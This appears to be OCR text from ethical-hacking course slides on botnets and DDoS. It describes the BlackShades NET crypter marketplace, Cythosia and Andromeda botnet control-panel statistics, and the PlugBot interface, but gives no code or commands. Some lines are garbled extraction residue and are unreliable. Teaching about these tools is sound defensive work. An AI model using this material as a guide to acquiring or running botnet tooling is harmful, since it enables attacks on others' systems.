IP: **192.168.1.100** **Port:** **8080**


Address: **http://192.168.1.100:8080/ProjectProcess**

Mobile: **ZPBZ1926H** **Registration:**

PC: **Free USB** **Congress with UPX**
Chassis **Processor Information**

Save **Back** **Print Preview** **NET Configuration**

Connections **Project Page** **Project Status** **System** **Help** **Logout**



BlackShades NET has the ability to create implant binaries which employ custom obfuscation algorithms or Crypters, which can be bought through the Bot/Crypter marketplace embedded in the BlackShades controller

Botnet Trojans: Cythosia Botnet and Andromeda Bot



Cythosia Botnet Control Panel

Andromeda botnet control - Open

General

Total: 16
Clients: 9
Tor: 0
Services: 0
Bots: 16
Fingerprints: 0
Spams: 0

General statistics

Total	Online
16	9

Online per hour: 6
Active per hour: 6
Online last 24 hrs: 16
Last 24 hrs active: 16
Dead bots: 0

Malicious domains

URL	IP	Count
www.123456789.com	123.45.67.89	16

200/204 status code

Status	Count
200	100% (16)

Statistics by Bots IP

Bots IP	Count
210.22.22.22	100% (16)

Statistics by country

Country	Count
China	100% (16)

Andromeda botnet control v0.5 (03.2012)
Connection time: 0.6116 sec.

Botnet Trojan: PlugBot



- PlugBot is a hardware botnet project
- It is a covert penetration testing device (bot) designed for covert use during physical penetration tests


The screenshot shows the PlugBot web interface. At the top, there's a navigation bar with links for Home, Academy, Events, Tools, Services, and Logout. Below the navigation is a header with the 'plugbot' logo and links for Dashboard, DropZone, Account, Settings, and Help.

The main content area is titled "Dashboard". On the left, there's a sidebar with links for Live Session, ManageJobs, AddJob, ManageApp, AddApp, ManageBot, and AddBot. The main dashboard area has two main sections:

- Botnet Statistics:** A bar chart showing the status of jobs. The legend indicates:
 - Pending Jobs: 0
 - Completed Jobs: 0
 - Installed Apps: 0
 - Errors: 0Above the chart, there are buttons for Pending Jobs, Completed Jobs, Installed Apps, and Errors.
- Quick View:** A panel titled "PlugBot Statistics" showing the last 10 check-ins. It includes a table of statistics:

Statistics	Value
Jobs	2
Jobs Pending	0
Jobs Completed	0
Check-ins	14634

At the bottom of the dashboard, there's a footer with the text "Copyright 2010-2011 TA Hacking School, All rights reserved." and a link "http://theplugbot.com".



Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack Tools

DoS/DDoS Attack Techniques

Countermeasures

Botnets


DoS/DDoS Protection Tools

4

DDoS Case Study


